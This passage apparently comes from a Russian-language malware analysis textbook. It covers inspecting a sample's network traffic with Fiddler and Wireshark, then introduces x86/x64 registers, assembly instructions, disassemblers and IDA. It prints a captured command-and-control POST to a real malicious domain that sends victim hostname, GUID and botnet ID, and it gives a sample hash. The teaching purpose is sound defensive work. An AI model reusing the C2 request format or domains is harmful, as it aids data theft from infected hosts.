Показанные строки памяти содержат подозрительные данные. Видно несколько URL-адресов таких доменов, как `armerinin.com` и `siguages.ru`, которые необходимо дополнительно исследовать. Вредоносная программа может использовать эти домены для управления или загрузки дополнительных вредоносных программ. Проверим эту гипотезу.

Исследование сетевого трафика вредоносной программы

Многие образцы вредоносных программ в какой-то момент пытаются подключиться к удалённому серверу в Интернете. Это может делаться по различным причинам:

• чтобы загрузить дополнительные вредоносные файлы, полезные нагрузки и модули;
• чтобы связаться с сервером управления и запросить дальнейшие указания;
• чтобы отправить на удалённый сервер похищенные сведения, например учётные данные или файлы; это часто называют эксфильтрацией;
• чтобы определить, подключён ли заражённый узел к Интернету, или получить его общедоступный IP-адрес; это часто применяется как метод обнаружения и обхода песочницы.

Какова бы ни была причина, важно определить, когда и с кем устанавливает соединение вредоносная программа. Веб-прокси - средство, способное перехватывать и изменять сетевой трафик, отправляемый узлом и получаемый им, поэтому оно прекрасно подходит для анализа вредоносных программ. Показанный на рисунке 2-18 веб-прокси Fiddler перехватил несколько подозрительных попыток вредоносной программы подключиться к Интернету.





Рисунок 2-18. Попытки подключения вредоносной программы к Интернету в веб-прокси Fiddler

Видно, что Fiddler перехватил веб-запросы к `api.ipify.org` и ещё трём сайтам: `armerinin.com`, `houniant.ru` и `siguages.ru`. Если запросить последние три домена в VirusTotal, вы, вероятно, увидите, что они считаются вредоносными. Во всяком случае, так было на момент написания книги. Вероятно, вредоносная программа пытается загрузить дополнительную вредоносную программу с одного из этих доменов. Сайт `api.ipify.org` просто возвращает внешний общедоступный IP-адрес узла. Зачем вредоносной программе обращаться к нему? Возможно, она пытается получить общедоступный IP-адрес узла, чтобы определить страну его размещения. Другая возможная причина - проверить, подключён ли узел к Интернету вообще. Обе части информации могут применяться для противодействия анализу и уклонения; соответствующие методы будут подробно

рассматриваться на протяжении книги.

Для перехвата подключений к Интернету можно также использовать популярное средство мониторинга сети Wireshark. Кроме того, Wireshark способна перехватывать общую сетевую активность, включая трафик, не направленный в Интернет, например обмен данными между узлами локальной сети. На рисунке 2-19 показана часть сетевой активности этого образца в Wireshark.



Protocol	Length	Info
DNS	73	Standard query 0xf33c A api.ipify.org
DNS	267	Standard query response 0xf33c A api.ipify.org CNAME api.ipify.org.herokudns.com
DNS	73	Standard query 0x620b A armerinin.com
DNS	73	Standard query 0x620b A armerinin.com
DNS	73	Standard query 0x620b A armerinin.com
DNS	73	Standard query 0x620b A armerinin.com
DNS	73	Standard query 0x620b A armerinin.com
DNS	73	Standard query response 0x620b Server failure A armerinin.com
DNS	71	Standard query 0x9b5f A houniant.ru
DNS	71	Standard query 0x9b5f A houniant.ru
DNS	71	Standard query response 0x9b5f Server failure A houniant.ru
DNS	71	Standard query 0x0109 A siguages.ru
DNS	71	Standard query 0x0109 A siguages.ru

Рисунок 2-19. DNS-запросы вредоносной программы, перехваченные Wireshark

Легко заметить DNS-запросы к тем же именам узлов, которые обнаружил Fiddler.

Полезно исследовать трафик HTTP и других протоколов подробнее. Чтобы просмотреть веб-трафик, щёлкните запрос HTTP правой кнопкой мыши и выберите **Follow > TCP Stream**. Вы увидите HTTP-запрос POST, отправленный этим образцом вредоносной программы, как показано на рисунке 2-20.



```
POST /8/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: siguages.ru
Content-Length: 146
Cache-Control: no-cache

GUID=6651362667[redacted]&BUILD=2209_ubm&INFO=DESKTOP-[redacted]@ DESKTOP-[redacted]\John&EXT=&IP=<html>
```

Рисунок 2-20. HTTP-запрос POST вредоносной программы

Образец отправляет своей инфраструктуре на `siguages.ru` такие данные, как имя узла жертвы, IP-адрес и уникальный идентификатор. Интересно, что вредоносная программа также отправляет идентификатор своей бот-сети - в данном случае `2209_ubm`, - назначенный сети скомпрометированных компьютеров. Этот образец передаёт данные без шифрования, но вредоносные программы могут использовать и зашифрованные каналы связи между жертвой и инфраструктурой управления. Это затрудняет исследование трафика в веб-прокси или таком средстве, как Wireshark. По мере дальнейшего изложения книги мы подробнее рассмотрим некоторые из этих методов и способы их преодоления.

> **Примечание.** В качестве метода уклонения от песочницы многие семейства вредоносных программ перед заражением пытаются определить, подключён ли узел к Интернету. Если вы исследуете вредоносную программу в автономной VM без подключения к Интернету, скорее всего, вам понадобится средство, «подделывающее» сетевые службы, например FakeNet или INetSim. Эти средства кратко рассматриваются в приложении A.

Итоги

В этой главе были рассмотрены основы первоначального исследования образца вредоносной программы для быстрой оценки и определения последующих действий анализа. Мы обсудили использование автоматизированных песочниц как части этого процесса, а также ручное исследование поведения вредоносной программы в контролируемой среде VM, позволяющее понять его подробнее. В следующей главе мы увидим, как анализ кода дополняет методы первоначального исследования и поведенческого анализа.

Глава 3. Статический и динамический анализ кода



Хотя первоначальное исследование, автоматизированные песочницы и поведенческий анализ являются важнейшими этапами понимания неизвестного образца вредоносной программы, иногда приходится погружаться глубже - до уровня кода. Возможно, у вас не получается запустить образец в песочнице или среде VM либо вы пытаетесь обнаружить скрытые возможности. Каковы бы ни были причины, в этой главе последовательно рассматриваются методы статического и динамического анализа кода, с помощью которых можно выполнить обратную разработку образца вредоносной программы и раскрыть его истинные намерения.

Мы начнём с краткого введения в ассемблерный код - основополагающее понятие обратной разработки PE-файлов. Затем подробно рассмотрим статический анализ кода и такие дизассемблеры, как IDA. Наконец, исследуем особенности динамического анализа кода и отладки с помощью x64dbg.

> **Примечание.** Как и в главе 2, цель этой главы - познакомить вас с ключевыми понятиями, на которые книга будет ссылаться далее. Это не исчерпывающее руководство по данным методам, но в приложении C перечислено несколько прекрасных ресурсов для начинающих.

Введение в ассемблерный код

Ассемблер - низкоуровневый язык программирования, представляющий инструкции машинного кода в понятном человеку виде. При обратной разработке вредоносных программ двоичный машинный код вредоносной программы можно преобразовать в ассемблерный код. Этот процесс называется дизассемблированием.

В этом разделе вводятся ассемблерный код x86, то есть 32-разрядный, и x86_64, то есть 64-разрядный, который далее будет обозначаться x64, а также некоторые понятия CPU, используемые во всей остальной книге. Сначала рассмотрим основы архитектуры CPU, а затем перейдём к ассемблерным инструкциям.

Регистры CPU

Во время выполнения программы CPU использует регистры - области памяти на физическом кристалле процессора - для хранения данных и отслеживания состояния обработки. Поскольку хранение в памяти гораздо медленнее, CPU старается как можно шире использовать регистры для хранения данных и манипулирования ими. В зависимости от архитектуры процессора каждый регистр способен хранить определённый объём данных. Слово соответствует 16 битам данных. Регистр процессора x86 обычно может хранить одно двойное слово, или dword, то есть 32 бита данных, а регистр процессора x64 - одно четверное слово, или qword, то есть 64 бита данных.

Существует пять основных видов регистров CPU: 1) регистры общего назначения, 2) индексные регистры и регистры-указатели, 3) регистры флагов, 4) сегментные регистры и 5) регистры-индикаторы. Для наших целей наиболее важны первые три, однако двух остальных я коснусь позднее в книге.

Регистры общего назначения

Регистры общего назначения служат для хранения и обработки данных при выполнении общих задач, например арифметических операций и передачи аргументов функций. Каждый регистр общего назначения можно разделить на более мелкие сегменты, содержащие 16 или 8 бит данных. Например, 64-разрядный регистр RAX архитектуры x64 «содержит» четыре дополнительных регистра общего назначения меньшего размера: EAX, последние 32 бита данных RAX; AX, старшие 16 бит EAX; AH, старшие 8 бит EAX; и AL, младшие 8 бит EAX. На рисунке 3-1 показаны регистр RAX и его меньшие сегменты с соответствующими предельными размерами хранилища в битах.




Рисунок 3-1. Структура регистра общего назначения

В таблице 3-1 описаны регистры общего назначения процессоров x86 и x64. Учтите, что описания отражают историческое применение каждого регистра, но это не означает, что регистр обязательно должен использоваться именно так.

Таблица 3-1. Регистры общего назначения x86 и x64

Регистр x86	**Регистр x64**	**Описание**
EAX	RAX	Регистр-аккумулятор, применяемый для таких задач, как арифметические операции, прерывания и хранение возвращаемых значений
AX, AH, AL	Те же, что в x86	Соответственно старшие 16 бит EAX, старшие 8 бит EAX и младшие 8 бит EAX
EBX	RBX	Используется для обращения к переменным и аргументам
BX, BH, BL	Те же, что в x86	Соответственно старшие 16 бит EBX, старшие 8 бит EBX и младшие 8 бит EBX
ECX	RCX	Регистр-счётчик, применяемый для подсчёта и управления циклами
CX, CH, CL	Те же, что в x86	Соответственно старшие 16 бит ECX, старшие 8 бит ECX и младшие 8 бит ECX
EDX	RDX	Регистр данных, применяемый главным образом для арифметических операций, а иногда как резервный для EAX
DX, DH, DL	Те же, что в x86	Соответственно старшие 16 бит EDX, старшие 8 бит EDX и младшие 8 бит EDX

Индексные регистры и регистры-указатели

В индексных регистрах и регистрах-указателях могут храниться как указатели, так и адреса. Они применяются для таких задач, как передача данных памяти, поддержание потока управления и отслеживание стека. Обзор этих регистров приведён в таблице 3-2.

Таблица 3-2. Индексные регистры и регистры-указатели x86 и x64

Регистр x86	Регистр x64	Описание
ESI	RSI	Индекс источника; обычно служит адресом источника при операциях с памятью
EDI	RDI	Индекс назначения; обычно служит адресом назначения при операциях с памятью
EBP	RBP	Указатель базы; указывает на основание стека
ESP	RSP	Указатель стека; указывает на последний элемент, помещённый в стек
EIP	RIP	Расширенный указатель инструкций; указывает на адрес кода, который будет выполнен следующим

Регистр флагов

Регистр флагов отслеживает текущее состояние процессора. В общем случае он используется для хранения результатов вычислений и управления работой процессора. «Флаги» - общее название регистра EFLAGS, применяемого в 32-разрядных архитектурах и показанного на рисунке 3-2, и регистра RFLAGS, применяемого в 64-разрядных архитектурах. Эти два регистра работают схожим образом.




Рисунок 3-2. Регистр EFLAGS

Для наших целей наиболее важны два значения флагов: флаг нуля (ZF) и флаг трассировки (TF). ZF имеет длину один бит и устанавливается условной инструкцией. Например, условная инструкция может сравнить два значения; если они равны, ZF устанавливается в 1. TF используется для отладки и позволяет отладчику выполнять инструкции по одной.

> **Архитектуры CPU x86 и x64.** Возможно, вы уже заметили небольшие различия между процессорными архитектурами x86 и x64. В именах регистров CPU используются разные соглашения, например RAX и EAX, а регистры x64 способны хранить на 32 бита больше своих аналогов x86. Ещё одно различие заключается в том, что набор инструкций x64 может использовать дополнительные регистры с R8 по R15, действующие как регистры общего назначения. Поскольку хранение и обработка данных в регистрах процессора намного быстрее доступа к памяти, 64-разрядные процессоры имеют явное преимущество в скорости. В ассемблерном коде вы, скорее всего, увидите, что программы x64 хранят данные и манипулируют ими непосредственно в регистрах CPU, а не используют совместно память и регистры.
>
> Из-за наличия дополнительных регистров 64-разрядные программы, включая вредоносные, часто передают параметры функциям через регистры CPU, в отличие от 32-разрядных программ, помещающих параметры в стек. Мы ещё ненадолго вернёмся к этому далее в главе.

Инструкции x64 и x86

Теперь, рассмотрев основы регистров CPU и стека, начнём изучать различные ассемблерные инструкции, которыми может пользоваться программа.

Операции со стеком

В главе 1 кратко упоминался стек - область памяти, назначенная потоку и используемая для хранения временных данных: переменных, указателей и других объектов, которые больше не понадобятся после завершения выполнения и прекращения потока. Стек работает по принципу «последним вошёл - первым вышел» (LIFO). Это означает, что, когда программа сохраняет в стеке данные, например переменную, она помещается на вершину стека. Чтобы извлечь эту переменную, программе сначала придётся извлечь все остальные данные, находящиеся над ней.

Для помещения данных в стек программа выполняет инструкцию `push`, проталкивающую их на вершину стека; см. рисунок 3-3. Для извлечения этих данных приложение выполняет инструкцию `pop`, снимающую их с вершины стека.




Рисунок 3-3. Программа помещает данные на вершину стека

Здесь программа сначала помещает в стек значение Value 1, затем Value 2 и, наконец, Value 3. Теперь на вершине стека находится Value 3. Чтобы извлечь Value 1, программе сначала придётся снять со стека значения Value 3 и Value 2 именно в таком порядке.

Обзор этих инструкций приведён в таблице 3-3.

Таблица 3-3. Инструкции операций со стеком

Инструкция	Пример	Описание
`push arg1`	`push ebx push [ebx] push "50"`	Поместить, то есть сохранить, данные из `arg1`, который может быть регистром, адресом памяти или константой, на вершине стека.
`pop arg1`	`pop ebx pop [ebx]`	Снять, то есть извлечь, данные с вершины стека и сохранить их в `arg1`, который может быть регистром или адресом памяти.

Большинство инструкций может работать непосредственно с регистрами CPU, а также с адресами памяти. Например, инструкция `push ebx` помещает в стек данные, которые в данный момент хранятся непосредственно в регистре EBX. Квадратные скобки вокруг имени регистра, например в `push [ebx]`, означают, что инструкция разыменовывает указатель на память, поэтому в стек будет помещено то, что хранится по адресу памяти из EBX. Например, если EBX сейчас содержит значение `0x00406028`, являющееся адресом памяти, в стек будет помещено текущее содержимое

этого адреса. В дизассемблере, который вскоре будет рассмотрен, такая инструкция обычно записывается как `push byte ptr [ebx]` или подобным образом, что подсказывает: это указатель на последовательность байтов в памяти.

Арифметические операции

Инструкции манипулирования данными и арифметические инструкции применяются для таких вычислений, как сложение и вычитание. Некоторые арифметические инструкции, например `add`, принимают два аргумента: первый является целевым операндом, а второй - прибавляемым к нему значением. Другие, например `dec`, уменьшающая целевой операнд, принимают только один аргумент. Некоторые распространённые инструкции арифметических операций сведены в таблицу 3-4.

Таблица 3-4. Инструкции арифметических операций

Инструкция	Пример	Описание
`add arg1, arg2`	`add ebx, 50`	Прибавить значение `arg2`, которым может быть регистр, адрес памяти или константа вроде 50, к `arg1`, являющемуся регистром или адресом памяти.
`sub arg1, arg2`	`sub ebx, 50`	Вычесть значение `arg2`, которым может быть регистр, адрес памяти или константа, из `arg1`, являющегося регистром или адресом памяти.
`inc arg1`	`inc ecx`	Увеличить `arg1`, являющийся регистром или адресом памяти, на 1.
`dec arg1`	`dec ecx`	Уменьшить `arg1`, являющийся регистром или адресом памяти, на 1.

Перемещение данных

Программа может перемещать данные в память и регистры и обратно с помощью инструкции `mov`. Она принимает два аргумента, но только один из них может быть адресом памяти. Например, в ассемблерном коде x86 и x64 программа не может непосредственно перемещать данные с одного адреса памяти на другой. Некоторые распространённые примеры таких инструкций приведены в таблице 3-5.

Таблица 3-5. Примеры инструкции mov

Инструкция	Пример	Описание
`mov arg1, arg2`	`mov eax, ebx mov [ebx], 100`	Переместить данные из `arg2`, которым может быть регистр, адрес памяти или константа, в `arg1`, являющийся регистром или адресом памяти.

Сравнение значений

Программе довольно часто требуется сравнивать два значения, чтобы направлять поток управления. Инструкции сравнения могут соответствовать операторам `if`, например `if var == 2`, но две основные инструкции сравнения - `cmp` и `test`. Результат любой из них сохраняется в регистре флага нуля, который позднее используется для направления потока управления. Обзор инструкций `cmp` и `test` приведён в таблице 3-6.

Таблица 3-6. Инструкции сравнения

Инструкция	Пример	Описание
`cmp arg1, arg2`	`cmp eax, ebx cmp eax, 5`	Сравнить `arg1`, являющийся регистром или адресом памяти, с `arg2`, которым может быть регистр, адрес памяти или константа.
`test arg1, arg2`	`test eax, ebx test eax, 5`	То же, что выше.

Вам могут встретиться такие инструкции, как `test eax, eax`, сравнивающие значение EAX с ним самим. Это просто способ проверить, равно ли содержимое регистра, в данном случае EAX, нулю. Когда оба аргумента инструкции `test` одинаковы, она, по сути, сравнивает аргумент с нулём. Если EAX равен 0, устанавливается флаг нуля.

Хотя `cmp` и `test` выглядят чрезвычайно похоже, в принципах их работы есть фундаментальные различия: `cmp` можно рассматривать как инструкцию `sub`, а `test` подобна инструкции `and`. Все подробности выходят за рамки этой главы.

Инструкции перехода

Программа может использовать различные виды инструкций перехода, чтобы перейти в другую область кода или изменить поток управления на основании только что описанных инструкций сравнения. Для наших целей следует отметить три распространённых вида переходов, сведённых в таблицу 3-7.

Таблица 3-7. Инструкции перехода

Инструкция	Пример	Описание
`jmp arg1`	`jmp func_00405207 jmp ebx`	Инструкция «переход»: перейти к другому адресу, функции или сегменту кода; `arg1` может быть регистром, содержащим адрес памяти, указателем или адресом в коде.
`jz arg1`	`jz func_00405207 jz ebx`	Инструкция «переход, если ноль»: перейти к `arg1`, если результат последней арифметической операции равен 0.
`jnz arg1`	`jnz func_00405207 jnz ebx`	Инструкция «переход, если не ноль»: перейти к `arg1`, если результат последней арифметической операции не равен 0.

Условные инструкции перехода, например `jz` и `jnz`, получают входные данные, проверяя регистр флага нуля. Поскольку `cmp` и `test` устанавливают эти флаги, они обычно предшествуют условным переходам.

Инструкции вызова и возврата

Программы выполняют инструкции `call`, чтобы вызвать функцию Windows API или перейти к целевой функции в коде. Во втором случае `call` во многом действует как инструкция безусловного перехода. Перед переходом по новому адресу инструкция `call` помещает в стек текущий адрес, хранящийся в EIP или RIP. Позднее программа может выполнить инструкцию возврата `ret`, чтобы вернуться к предыдущему месту в коде. Эти инструкции описаны в таблице 3-8.

Таблица 3-8. Инструкции вызова и возврата

Инструкция	Пример	Описание
`call arg1`	`call ebx call WriteFile`	Вызвать адрес из `arg1`, или перейти к нему; `arg1` может быть регистром, содержащим адрес памяти, указателем или функцией.
`ret`	`ret`	Вернуться в место кода, предшествовавшее выполнению инструкции `call`.

Инструкции без операции

Инструкции без операции, или nop, делают именно то, что можно предположить: ничего. Адрес с инструкцией nop, по сути, пропускается процессором. Если вы задаётесь вопросом об их назначении, то nop применяются по различным легитимным причинам: для выравнивания кода и памяти, управления временем, например при проверке скорости выполнения программы, и в качестве кода-заполнителя, например при ручном программировании на ассемблере.

Однако nop могут использоваться и в более преступных целях, например в шелл-коде, рассматриваемом в главе 12, и коде эксплуатации уязвимостей, например переполнения буфера. Наличие инструкций nop в сегменте ассемблерного кода может послужить аналитику хорошим сигналом, что здесь есть нечто достойное дальнейшего исследования.

Теперь, рассмотрев основы ассемблерного кода, обратимся к исследованию вредоносного кода посредством статического анализа.

Статический анализ кода

Статический анализ кода - метод исследования кода в статическом состоянии, то есть не во время выполнения, обычно с помощью средства, называемого дизассемблером. Дизассемблер позволяет перемещаться по коду вредоносной программы, выявлять интересующие функции или блоки кода и глубже изучать эти области. Умение эффективно пользоваться дизассемблерами часто отличает начинающих аналитиков вредоносных программ от специалистов среднего и высокого уровня. Допустим, у вас есть неизвестный исполняемый файл, который проявляет в автоматизированных песочницах и VM лишь несколько моделей поведения или даже вообще не работает должным образом. Возможно, он применяет методы обнаружения VM и обхода песочницы. Начинающий аналитик на этом этапе может сдаться. Опытный же специалист, вероятно, загрузит образец в дизассемблер, чтобы определить, на чём сосредоточить дальнейшее расследование.

Как работает дизассемблирование

Дизассемблирование - первый этап анализа кода вредоносной программы. Когда двоичный файл обрабатывается дизассемблером, машинный код, по сути, разбирается и представляется в виде ассемблерного кода. Разные дизассемблеры разбирают код по собственным алгоритмам одним из двух способов.

Линейное дизассемблирование, или линейный проход. Линейный дизассемблер начинает с первых байтов файла, дизассемблирует их, а затем проходит по остальной части файла, последовательно дизассемблируя код. Этот метод, часто применяемый отладчиками, быстр и эффективен, но более подвержен ошибкам, чем рекурсивное дизассемблирование.

Рекурсивное дизассемблирование, или дизассемблирование с учётом потока. Как и линейные дизассемблеры, рекурсивные начинают разбирать код байт за байтом, но приостанавливаются, встретив последовательность управления потоком, например конструкцию `if...then` или цикл. Дизассемблер следует логике кода и даже может имитировать выполнение условных ветвей подобно тому, как выполнялась бы реально запущенная программа. Этот метод, применяемый такими дизассемблерами, как IDA и Ghidra, создаёт лучшее представление дизассемблированного кода, но работает гораздо медленнее линейного дизассемблирования и всё равно может быть подвержен определённым ошибкам.

Проблема различения кода и данных. Дизассемблируя программу, дизассемблер, по сути, делает обоснованные предположения о способе разбора кода. Необработанные байты собранной программы можно интерпретировать несколькими способами: как

ассемблерные инструкции, шестнадцатеричные данные, строки и так далее. Это создаёт проблему для дизассемблеров и специалистов по обратной разработке, поскольку иногда неясно, как именно предполагалось интерпретировать необработанные данные и выполнять их процессором во время работы. Современные дизассемблеры неплохо выводят эту информацию, но иногда ошибаются, как будет показано в главе 9.

Главное здесь заключается в том, что замеченные в дизассемблированном коде аномалии или непонятные инструкции могут вообще не быть кодом: возможно, дизассемблер ошибочно дизассемблировал данные. Возможна и обратная ситуация: дизассемблер может ошибочно принять за данные то, что должно быть кодом. Мы вернёмся к этой теме в последующих главах.

Выбор дизассемблера

Два наиболее известных дизассемблера, используемых сегодня, - IDA и Ghidra. Оба являются интерактивными: с дизассемблированным кодом можно взаимодействовать и вручную им манипулировать. Это позволяет изменять код, добавлять комментарии, переименовывать функции, исправлять неправильно дизассемблированный код и в целом лучше управлять процессом обратной разработки.

IDA (hex-rays.com) всегда была одним из самых популярных интерактивных дизассемблеров, и на то есть веские причины. Она способна дизассемблировать файлы множества типов, поддерживает много различных процессорных архитектур и операционных систем и располагает множеством плагинов и сценариев, созданных Hex Rays и сообществом. IDA выпускается в нескольких вариантах, в том числе в бесплатной версии, которой достаточно для многих сценариев обратной разработки.

Ghidra, с другой стороны, является полностью бесплатным интерактивным дизассемблером с открытым исходным кодом. Он реализует многие возможности IDA и некоторые дополнительные, например совместное дизассемблирование, позволяющее нескольким людям работать с одним файлом. Ghidra новее, и на момент написания книги для неё доступно не так много плагинов и сценариев расширения, как для IDA. Однако со временем они появятся. Подобранный список полезных плагинов и сценариев IDA и Ghidra находится по адресу github.com.

У лагерей IDA и Ghidra есть множество сторонников, но в конечном счёте выбор не так уж важен. Освоив понятия ассемблера, вы сможете решить задачу любым из этих средств. В этой главе и на протяжении большей части книги я буду использовать IDA.

Анализ с помощью IDA

Последовательно разберём основной процесс статического анализа кода с помощью IDA.

Примечание. В этом разделе мы будем исследовать в IDA вредоносный файл, который можно скачать с VirusTotal или MalShare по следующему хешу:

```
SHA256: 30c9a1460615254a4ef791ffeeba53f4a31361c2646b25d3909025178c5a3976
```

Чтобы открыть подозрительный файл в IDA, выберите **File > Open**, примите параметры по умолчанию и нажмите **OK**; см. рисунок 3-4. После этого IDA автоматически проанализирует файл.

